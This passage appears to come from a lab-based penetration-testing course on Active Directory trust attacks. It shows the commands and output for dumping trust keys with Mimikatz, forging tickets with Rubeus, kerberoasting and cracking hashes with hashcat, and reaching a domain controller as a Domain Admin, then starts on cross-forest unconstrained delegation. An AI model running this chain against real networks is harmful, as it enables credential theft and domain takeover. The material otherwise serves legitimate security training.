Despite the limitations posed by the one-way trust between logistics.ad and megacorp.ad, there is still a potential attack possible, known as a `Trust account attack`. We can target the trust account, `logistics$`, which is established as part of the trust relationship between both the domains. We could potentially obtain the plaintext credentials associated with the `logistics$` trust account from the domain controller (DC) in either of the domains using administrative privileges and tools such as `Mimikatz`.

These credentials, although limited to the privileges of a regular domain user within the megacorp.ad domain, could still pose a significant security risk if compromised.

Using the `lsadump::trust /patch` command in `Mimikatz`, we can extract the forest trust keys, which would include the NewPassword and OldPassword attributes, representing the keys utilized for inter-realm Ticket Granting Tickets (TGTs).

Extracting the Forest Trust Keys

```
PS C:\Tools> .\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > http://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::trust /patch
Current domain: LOGISTICS.AD (LOGISTICS / S-1-5-21-186204973-2882451676-
2899969076)
Domain: MEGACORP.AD (MEGACORP / S-1-5-21-983561975-2685977214-3442977283)
[  In ] LOGISTICS.AD -> MEGACORP.AD
[ Out ] MEGACORP.AD -> LOGISTICS.AD
* 3/9/2024 4:08:15 AM - CLEAR   - 6e 00 7a 00 67 00 28 00 59 00 64 00 4f
00 6e 00 26 00 61 00 4f 00 3e 00 24 00 2d 00 31 00
* aes256_hmac
7ff5417ab7c7500896046133c9505d6a49425bd548a4db076a3e9df702f194eb
* aes128_hmac       74fcfa250608b60297e35bc3763a60db
* rc4_hmac_nt       68e456d3a95cc748ac5a2eae679b9c91
[ In-1] LOGISTICS.AD -> MEGACORP.AD
[Out-1] MEGACORP.AD -> LOGISTICS.AD
* 3/9/2024 4:08:15 AM - CLEAR   - 6e 00 7a 00 67 00 28 00 59 00 64 00 4f
00 6e 00 26 00 61 00 4f 00 3e 00 24 00 2d 00 31 00
* aes256_hmac
7ff5417ab7c7500896046133c9505d6a49425bd548a4db076a3e9df702f194eb
* aes128_hmac       74fcfa250608b60297e35bc3763a60db
* rc4_hmac_nt       68e456d3a95cc748ac5a2eae679b9c91
```

```
mimikatz #
```

In the mimikatz output, we encounter `[ Out ]` and `[ Out-1 ]`. These correspond to the `NewPassword` attribute and `OldPassword` attribute of Trusted Domain Objects (`TDOs`) respectively. These attributes serve as the keys utilized for inter-realm Ticket-Granting Tickets (TGTs).

In our scenario, the Trusted Domain Object (TDO) is not `logistics$`, but rather a `trustedDomain` object type in the `logistics.ad` domain, specifically `CN=megacorp.ad,CN=System,DC=logistics,DC=ad`. A corresponding TDO exists in the `megacorp.ad` domain as well: `CN=logistisc.ad,CN=System,DC=megacorp,DC=ad`. Both sides share the same trust keys. While TDOs exist in both domains, a trust account is only established in the trusted domain for a one-way trust.

The `NewPassword` and `OldPassword` values are currently identical in the lab due to the recent creation of the trust, where the trust key has not undergone a change yet. According to MS-ADTS section 6.1.6.9.6.1, the trust key is automatically rotated typically every 30 days.

These trust keys, stored within TDOs, are derived from the trust account's password. Specifically, the cleartext `NewPassword` trust key represents the current password of the trust account, while the `OldPassword` trust key is typically the previous password. This implies that we possess the current cleartext password and Kerberos secret key for `megacorp.ad\logistics$` stored as trust keys in the `logistics.ad` domain's TDO for `megacorp.ad`, located at `CN=megacorp.ad,CN=System,DC=logistics,DC=ad`. While the Kerberos AES secret keys for `megacorp.ad\logistics$` differ due to distinct salts, the RC4 keys remain identical. Hence, we can employ the RC4 trust key extracted from `logistics.ad` for authenticating as `megacorp.ad\logistics$` against `megacorp.ad`.

Note: As part of the account maintenance process, every 30 days the trusting domain controller changes the password stored in the `TDO`. So you might see a different mimikatz output from the one shown above for the `[ Out ]` TDO.

Next, we can use `Rubeus` to create a ticket for the user `logistics$` with the obtained `/rc4` as `68e456d3a95cc748ac5a2eae679b9c91` for the domain `megacorp.ad` in memory.

Requesting a Ticket for logistics$

```
PS C:\Tools> .\Rubeus.exe asktgt /user:logistics$ /domain:megacorp.ad
/rc4:68e456d3a95cc748ac5a2eae679b9c91 /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
```

```
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 68e456d3a95cc748ac5a2eae679b9c91
[*] Building AS-REQ (w/ preauth) for: 'megacorp.ad\logistics$'
[*] Using domain controller: 172.16.118.113.6:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE8DCCBOygAwIBBaEDAgEWooIEBjCCBAJhggP+MIID+qADAgEFoQ0bC01FR0FDT1JQLkFEoi
AwHqAD
AgECoRcwFRsGa3JidGd0GwttZWdhY29ycC5hZKOCA8AwggO8oAMCARKhAwIBAqKCA64EggOqCs
e4B13I
axa5MnQah6q8klo/IRp7LpU98jT1NTxeYbnG0okhhjh7I6kulWCKMIbtMXHicC8I5WO4rY/zwi
0NTWs0
y6Kv5WxepubZ4ihpA2omIsjDGCfxMvr3cMttubKSOSdvuyL3VMF6363zzsfVHstfP3nI20SF/c
om6s0g
dZMcOciXtlE5UoouRYLAojy59l+I/bnNPLjd5LVG6AfSfkDYbmoyu7AuxVS5sQzIS65TM3rnru
9rbxia
rXn4sBz6VlOknox3J0J4z9hsj5QnH/N/Y5DyfChXpywQRhJHUxEbrWEetZ3n5ye5AmS+bTSr5A
NbEoRs
ujx8WATNugTAGLlIog6f5nsffGaaLaHVlmF0tJnXbIaUtFVe3L0do3O28f4RIUCP38CkTHnICr
Pijz2O
51mfXyOPGr6HwX1919Jb4fPYOWPZYJo/idyBRMvwpiSWwuHn6rkvMvkYoivcZzvAkE2kGdub4e
vSG2uX
TIw8IgrMAioMFyU3YtZ3JT4DazGXi37mdjgPkS1cdjr8AFMk+s+hM2AkkUjOzKYxKDvyVHRIaw
nY4sEf
lpUO52ud+FH6vZJLKVhV+KHUQBYdByJVCkD0aNbIGmDwRwJmNhR5KbV5HUiFhFpw6RfdyAggya
E6EfMk
Ua4pLXSM3nV+JhAIx0qx1ejj/GojW93USeYb6tpum/9xX4tyQ0njOHsnnpabWHU68M69yMjoco
4pnZpf
XFiBS3Mi2jHeW3g047X1+7l5dDe/u23MfCEYXm187kHbsgHBwiA/1iSPJEx80PXWiGHn5aJLcQ
TWeY9X
dst7ShIuyAROP1rllviF0mHgsFSuqtPlVajGbiw0Y+utfvmqw1JsZY/zhLFnHwqwYLK8r28b3l
ky85M+
WJ1CDMi50cgyDL7ouc6zi1ttqrO+hWdv4FItzS1sswS2MVCv0o0LaP0RcsuowPi0KriWcI3rxq
KeQTi5
vsWbZZM9agoc2H5JnkU6LRzjoB/20kJYos37uhS4t2Gfv3HzEd4ba49tgvIlLyBlEomkNV2aWt
2Q7gDi
0Dnud7d9jcoH20WYfAuTxGPMEWtxrJ4eHZBG7p3sVeQJ8gyx4yKGeUi08QDBuxxYmios0m4fIT
xzoxs7
xu1frq99BF2yQMeV9bwbzQdvpOFKeVDTBSPe9eZd/E2mYEDryOTsEYFk2p3mBGB4zaxPiSFu8g
Sbb/MV
WgXQJUAi1pDXCsauZitheFsowSdBZCymrRUKesO8BIWjgdUwgdKgAwIBAKKBygSBx32BxDCBwa
CBvjCB
```

```
uzCBuKAbMBmgAwIBF6ESBBAMD/DSrD3SQ3cs09ctZyyEoQ0bC01FR0FDT1JQLkFEohcwFaADAg
EBoQ4w
DBsKbG9naXN0aWNzJKMHAwUAQOEAAKURGA8yMDI0MDMxMTEwNDgxOFqmERgPMjAyNDAzMTEyMD
Q4MTha
pxEYDzIwMjQwMzE4MTA0ODE4WqgNGwtNRUdBQ09SUC5BRKkgMB6gAwIBAqEXMBUbBmtyYnRndB
sLbWVn
YWNvcnAuYWQ=
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/megacorp.ad
  ServiceRealm             :  MEGACORP.AD
  UserName                 :  logistics$
  UserRealm                :  MEGACORP.AD
  StartTime                :  3/11/2024 3:48:18 AM
  EndTime                  :  3/11/2024 1:48:18 PM
  RenewTill                :  3/18/2024 3:48:18 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  DA/w0qw90kN3LNPXLWcshA==
  ASREP (key)              :  68E456D3A95CC748AC5A2EAE679B9C91
```

With the acquired Ticket Granting Ticket (TGT) of `logistics$` in memory, obtained through `Rubeus`, we will be able to authenticate to `megacorp.ad` as a regular domain user.

Verify Ticket in Memory

```
PS C:\Tools> klist
Current LogonId is 0:0x24499

Cached Tickets: (1)

#0>     Client: logistics$ @ MEGACORP.AD
        Server: krbtgt/MEGACORP.AD @ MEGACORP.AD
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
                Ticket Flags 0x60a10000 -> forwardable forwarded renewable
pre_authent name_canonicalize
        Start Time: 3/23/2024 13:37:45 (local)
        End Time:   3/23/2024 23:37:27 (local)
        Renew Time: 3/30/2024 13:37:27 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC03.MEGACORP.AD
```

With the ticket in memory, we gain the ability to enumerate and access the `megacorp` domain. Using Sharphound with the `-d megacorp.ad` argument, we observe that we can

indeed enumerate the domain successfully this time.

Using SharpHound to enumerate Megacorp domain

```
PS C:\Tools> .\SharpHound.exe -c All -d megacorp.ad
2024-03-23T13:39:24.5211514-07:00|INFORMATION|This version of SharpHound
is compatible with the 4.3.1 Release of BloodHound
2024-03-23T13:39:24.7398904-07:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-03-23T13:39:24.7711825-07:00|INFORMATION|Initializing SharpHound at
1:39 PM on 3/23/2024
2024-03-23T13:39:25.1305179-07:00|INFORMATION|[CommonLib LDAPUtils]Found
usable Domain Controller for MEGACORP.AD : DC03.MEGACORP.AD
2024-03-23T13:39:25.1617641-07:00|INFORMATION|Flags: Group, LocalAdmin,
GPOLocal Group, Session, LoggedOn, Trusts, ACL, Container, RDP,
ObjectProps, DCOM, SPNTar gets, PSRemote
2024-03-23T13:39:25.3023899-07:00|INFORMATION|[CommonLib LDAPUtils]Found
usable Domain Controller for logistics.ad : DC02.logistics.ad
2024-03-23T13:39:25.5367732-07:00|INFORMATION|Beginning LDAP search for
MEGACORP.AD
2024-03-23T13:39:25.5836709-07:00|INFORMATION|Producer has finished,
closing LDAP channel
2024-03-23T13:39:25.6148860-07:00|INFORMATION|LDAP channel closed, waiting
for consumers
2024-03-23T13:39:55.9900258-07:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 35 MB RAM
2024-03-23T13:40:11.6306076-07:00|INFORMATION|Consumers finished, closing
output channel
2024-03-23T13:40:11.8962348-07:00|INFORMATION|Saving cache with stats: 55
ID to
type mappings.
 55 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-03-23T13:40:11.9118596-07:00|INFORMATION|SharpHound Enumeration
Completed a
t 1:40 PM on 3/23/2024! Happy Graphing!
```

Moreover, we can also proceed to perform a kerberoasting attack using `Rubeus`, and this time, it successfully works, allowing us to retrieve service tickets and potentially compromise the security of the `megacorp` domain.

Perform Kerberoasting on Megacorp domain

```
PS C:\Tools> .\Rubeus.exe kerberoast /domain:megacorp.ad


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.
[*] Target Domain          : megacorp.ad
[*] Searching path 'LDAP://DC03.MEGACORP.AD/DC=megacorp,DC=ad' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 2
[*] SamAccountName         : black.beard
[*] DistinguishedName      : CN=black.beard,CN=Users,DC=MEGACORP,DC=AD
[*] ServicePrincipalName   : HTTP/WHITE.megacorp.ad:1433
[*] PwdLastSet             : 3/9/2024 3:02:40 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*black.beard$MEGACORP.AD$HTTP/WHITE.megacorp.ad:[email
protected]*$5E
F3FCC09DDC4221424A15C53192C02A$FB035250A4DB98DFD80EA037242B821A4B24BA8C8D0
B014BF
38E074DD0E04259F76B638C47889177B81E1E2B590F054B9A986B8CC62A5B978CE7ADFDD9B
CD06BF
F270BAC15AF9C4BD4D4D8DA2C1453926EA056134E0ED925E46B7977B0524F88F9F6CF7C6A1
2FD15E
41CFDA14A6043D8FBB0BADB0576D42F21C8F1DC175970A3E60E3FA16624B0D76C8B9D17038
52D4BD
41C305EC2279B7938CCAB9708EB1E9EC2431B2EABBEFC0BFB687A32B5C1CC4642E5A6B736D
73DF4A
45FDAD2DEA42ABAF22D37CFAA3ACC1C981E09E2BE2A886286E9ABC22A6E3A434A5A45BE15F
CD626A
6E34304540821D6B95A79E56ABCC2E6678AAB5DB8151F18A2D8C09CF258E7FC97A2624F26E
345762
3C0AF9A2F01B4DBFDBFB911993C843FEA38B9379103959AAE3D679BDA71D0F5DC71816168C
A31609
0B21B54D66F9F19C3C9EE80A2E630A9D995953A859B815A5106F141B2276BA13AF0964D91A
0CB88B
687DF5EAD61504A0F11B1ADD4C55E94245D7901CFC54C8AFE956E87192EE99F4048BF3A4A7
1D4A70
<SNIP>
```

```
[*] SamAccountName         : white.beard
[*] DistinguishedName      : CN=white.beard,CN=Users,DC=MEGACORP,DC=AD
[*] ServicePrincipalName   : HTTP/BLACK.megacorp.ad:1433
[*] PwdLastSet             : 3/9/2024 3:02:44 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*white.beard$MEGACORP.AD$HTTP/BLACK.megacorp.ad:[email
protected]*$9F
7430E1F6B89F2C11CD72AAF18FF37E$2B1AFF7CD328CED1E550386DF066193A9382078CDEC
91657B
87FB1578DCA2D3BE1BED990354DBB68084BC8170914248C30BA23C3F4A6BB6D185AC407680
ED8351
564A1FA57CD47CDD94B0A0AECFA4A2CE21E0DA121BBCC353D30B7E06099A9E59A2E2FA1C72
45E490
445DD491F1C72FB90F72D13F71300B1EBEDCA4035E2B36B275A0CBEB55280C74ADC341EF12
A77290
95AFB766E43FE2426DFE2BA8CCB44C7FEE93C345A54896431B39519364BEBCD8BBD709F6D9
21A49F
23228282979A936489DE9CAC021661C6FE387C73F0DBE57F1A2E3DBB8C9956F5C6F1E84B29
77A45C
4EDA61B9D76DAB2768A7B163664A9EEB63CC997216BF3021A6235615568FA9C593712DD3C8
C8B79A
34A6C94EEC78933C3E0F8FD03171706335BEDF696D034F7A5580D72DAB2F16B90A9613F37C
063AA7
0393B0EFF01E8F444E0FC6667FDFBD3581F4709CD3D5193CEED816BA2224A3357F5314D4F3
D24A21
C9CB03DCA9B0EE3B575B30FD538B542A10596F6B2DD741C64E349C215C2847C4A2358E5ABA
103991
<SNIP>
```


Rubeus provides a list of hashes corresponding to various TGS tickets or Service Tickets (STs). To attempt retrieval of the clear text password linked with these accounts, we can employ `hashcat`. Specifically, the hash-mode designated for Kerberos is `13100` (Kerberos 5, etype 23, TGS-REP).

Cracking Kerberoastable Hashes with hashcat

```
hashcat -m 13100 hash /usr/share/wordlist/rockyou.txt -O

hashcat (v6.2.6) starting

OpenCL API (OpenCL 2.1 WINDOWS) - Platform #1 [Intel(R) Corporation]
=====================================================================
* Device #1: AMD EPYC 7401P 24-Core Processor, 2015/4094 MB (511 MB
allocatable), 4MCU
```

```
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 6 digests; 6 unique digests, 6 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlist/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$*white.beard$MEGACORP.AD$HTTP/BLACK.megacorp.ad:[email
protected]*$9F7430E1F6B89F2C11CD72AAF18FF37E$2B1AFF7CD328CED1E550386DF0661
93A9382078CDEC91657B87FB1578DCA2D3BE1BED990354DBB68084BC8170914248C30BA23C
3F4A6BB6D185AC407680ED8351564A1FA57CD47CDD94B0A0AECFA4A2CE21E0DA121BBCC353
D30B7E06099A9E59A2E2FA1C7245E490445DD491F1C72FB90F72D13F71300B1EBEDCA4035E
2B36B275A0CBEB55280C74ADC341EF12A7729095AFB766E43FE2426DFE2BA8CCB44C7FEE93
C345A54896431B39519364BEBCD8BBD709F6D921A49F23228282979A936489DE9CAC021661
C6FE387C73F0D6<SNIP>
```

After successfully cracking the password for the domain user `white.beard` using hashcat, further examination in `BloodHound` reveals that this user is a member of the `Domain Admins` group.



Subsequently, utilizing `Rubeus`, we can generate a ticket for this user in memory. Given that `white.beard` holds membership in the `Domain Admins` group, we can then leverage `PSsession` to establish a direct session on the domain controller within the `megacorp.ad` domain.

Request a Ticket for white.beard

```
PS C:\Tools> .\Rubeus.exe asktgt /user:white.beard /password:<SNIP>
/domain:megacorp.ad /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: BECEDB42EC3C5C7F965255338BE5453C
[*] Building AS-REQ (w/ preauth) for: 'megacorp.ad\white.beard'
[*] Using domain controller: 172.16.118.113:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIE+jCCBPagAwIBBaEDAgEWooIEDzCCBAthggQHMIIEA6ADAgEFoQ0bC01FR0FDT1JQLkFEoi
AwHqAD
AgECoRcwFRsGa3JidGd0GwttZWdhY29ycC5hZKOCA8kwggPFoAMCARKhAwIBAqKCA7cEggOz52
RO9Vzo
FsaUHwDygiE5tVjs79X8zUxseCGF9P4dnTv9H4Md4yc+oodQ3zySbKlfhMZ2gdMKzi8yoqXH71
btf+QE
qhVcMHk9TPXT5uYCEaqUg8kI9dKkJVTID9bVwttGAWHPMFQJgB49s1EFt7kwqysPXoNUqvBVG5
IA88O8
zI3YsRYMX9/3HvRYbxC5ZHl9nFLNg2iCNjbHv3M6rNg6kl3Y5rvxr+mJ1n9PBGKla38e0HygX+
FvA4+U
WHfAbixd602clABLpZO0FY8q7ew42QMudptJsgFGI2v5cV4J775Bw82MPIWIExYfSR55Oxtu/7
/KakkW
GhHlWjERhthB1w9zo3//zTGou7A949BSw8I3Liv+cr0akE0oDd+SMUO0M9BNTcL/AMojn0jYi9
kEWAoN
F16Em7aAtGn9enG52EUaYXGifrPvTb63csgP1HBXBrXcnbYDDRjnD1MLkswYtpb6GcGY3pUqyr
Sxeldy
QreqWT+rrvvEr+0jJAma2hVLYmcRpHXLqQdEeUtgft8S6nS7NW9ccBeGBwShGOyIQcTW0BnD9D
okxP5i
L2T20AUPGxAVorv90+tNuZYM06TmTXCLsP0ovgFTSP+D7PmtqkWk+JbFWf4V5TlRHlQT3y35ow
itsKoV
TlgZdi9ZiIs3ot1DHzjy36LCLph+40APo7RTHNY3QlWNvJriBKIkGvC0xqM6V84WcFtPxtMbis
sqphdP
EMoV1L/ZOhNknAbDEcUQCzFSVzr/Q0z1aRMDdWnhmAe1AktT57qYarOP3WqR/6diJeF8ndoHql
MhYl4E
Y3L+CHv53/3bz4bQPdyD0p/TQgyXqVm3zUWDy7fFt6b2yVVP1qbyieL0de5yHZxpuDNDqmMzMR
OP26o9
glkdsqDORGDUmtBFneBlVGbGZtpldJRDXALSbu14FqFWbxbtkgdt9UJIS9gQaQi1ExaE7ALa4v
B0cY9A
HLgIiF7i2ToUpAAD0fnc2vf7BhV9d0lGTnBBGx6g/g2ELM3S+Dj/yP95kUQIKF/kExZvxZ2J0t
nswPRG
<SNIP>
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/megacorp.ad
  ServiceRealm             :  MEGACORP.AD
  UserName                 :  white.beard
  UserRealm                :  MEGACORP.AD
  StartTime                :  3/24/2024 11:59:16 AM
  EndTime                  :  3/24/2024 9:59:16 PM
  RenewTill                :  3/31/2024 11:59:16 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  HeWg7bFDoxJvOKtdltLyjw==
  ASREP (key)              :  BECEDB42EC3C5C7F965255338BE5453C
```

Access Megacorp domain using PSSession

```
PS C:\Tools> New-PSSession DC03.megacorp.ad

 Id Name            ComputerName    ComputerType    State
Configuration
                                                                    Name
 -- ----            ------------    ------------    -----         --------
-----
  2 Session2        DC03.megacor... RemoteMachine   Opened
Microsoft....

PS C:\Tools> Enter-PSSession DC03.megacorp.ad

[DC03.megacorp.ad]: PS C:\Users\white.beard\Documents> whoami
megacorp\white.beard
```

Moving On


Now that we've covered the technique for performing `Trust account attack`, let's transition our focus to the next section titled `Unconstrained Delegation Cross Forest`. Here, we will explore the abuse of Unconstrained Delegation from a domain in one forest to a domain in another forest, leveraging the printer bug.

Unconstrained Delegation Cross Forest

`Unconstrained delegation` is an Active Directory feature that allows a service running under a user account to impersonate other users and access resources on their behalf. This means that the service can pass the user's credentials to other services without any restrictions, potentially exposing sensitive information or allowing unauthorized access to resources. Unconstrained delegation poses a significant security risk if not properly configured. In scenarios where a domain administrator logs into a computer with the `Unconstrained Delegation` feature enabled, and we possess local administrative privileges on that machine, we can exploit this setup to dump the ticket. By doing so, we gain the ability to impersonate the domain administrator elsewhere, effectively achieving domain privilege escalation.

By default, all domain controllers have `Unconstrained Delegation` enabled. This means that they possess the capability to impersonate users and access resources on their behalf without any restrictions. While unconstrained delegation facilitates seamless authentication and resource access within the domain, it also poses significant security risks if not properly managed. In default domain deployments, writable Domain Controllers (DCs) are typically configured to permit unconstrained delegation. This configuration implies that any user lacking the Account is sensitive and cannot be delegated setting on their account or not

included within the Protected Users group will transmit their Ticket Granting Ticket (TGT) within a service ticket when accessing a server with unconstrained delegation enabled. Consequently, this exposes potential security vulnerabilities, as the TGT can be exploited to gain unauthorized access to resources within the domain.



Just like in an Intra-Forest environment, where Active Directory trusts exist within the same forest, `Unconstrained Delegation` can also be performed in `Cross-Forest` also known as `Inter-Forest` scenarios where trusts exist between `different` Active Directory `forests`. In an Cross-Forest environment, trusts are established between separate Active Directory forests, allowing users and services from one forest to access resources in another forest. When `Unconstrained Delegation` is enabled on a service account in one forest that trusts another forest, it allows that service to impersonate users from the trusted forest by forwarding their TGTs to other services within the trusted forest.

According to Microsoft:

Each forest is a single instance of the directory, the top-level Active Directory container, and a security boundary for all objects that are located in the forest. This security boundary defines the scope of authority of the administrators. In general, a security boundary is defined by the top-level container for which no administrator external to the container can take control away from administrators within the container. No administrators from outside a forest can control access to information inside the forest unless first given permission to do so by the administrators within the forest.

So according to Microsoft, the forest is the security boundary in Active Directory. However, this perspective has evolved, and the forest no longer functions as a strict security boundary. Even with default, modern configurations for Active Directory forests, the `Unconstrained Delegation` attack remains viable, particularly when a two-way forest trust exists.

In order to abuse unconstrained delegation across forest trusts,

1. `TGT delegation` must be allowed on the trust (This behavior is enabled by default)
2. `Selective Authentication` must NOT be enabled
3. `Two-way` trust between domains must be configured

Authentication level

Cross-forest also known as Inter-forest trusts can be configured with different levels of authentication. There are 3 types of Authentication Levels as shown below:

Authentication Level	Description
`Forest-wide authentication`	Allows unrestricted authentication from the trusted forest's principals to the trusting forest's resources. This is the least secure level, it completely opens one forest to another (authentication-wise though, not access-wise). This level is specific to intra-forest trusts.
`Domain-wide authentication`	Allows unrestricted authentication from the trusted domain's principals to the trusting domain's resources. This is more secure than forest-wide authentication because it only allows users in a specific (trusted) domain to access resources in another (trusting).
`Selective authentication`	Allows only specific users in the trusted domain to access resources in the trusting domain. This is the most secure type of trust because it allows administrators to tightly control access to resources in the trusted domain. In order to allow a "trusted user" to access a "trusting resource", the resource's DACL must include an ACE in which the trusted user has the "Allowed-To-Authenticate" extended right (GUID: 68b1d179-0d15-4d4f-ab71-46152e79a7bc).

- If the trust relationship is established within a forest boundary (`TRUST_ATTRIBUTE_WITHIN_FOREST` flag is set), `Forest-Wide Authentication` will always be used.
- If the trust relationship crosses a forest boundary and the `TRUST_ATTRIBUTE_CROSS_ORGANIZATION` flag is set, `Selective Authentication` is used.
- If the trust relationship crosses a forest boundary and the trust is marked as transitive (`TRUST_ATTRIBUTE_FOREST_TRANSITIVE` flag is set), then `Forest-Wide Authentication` will be used.

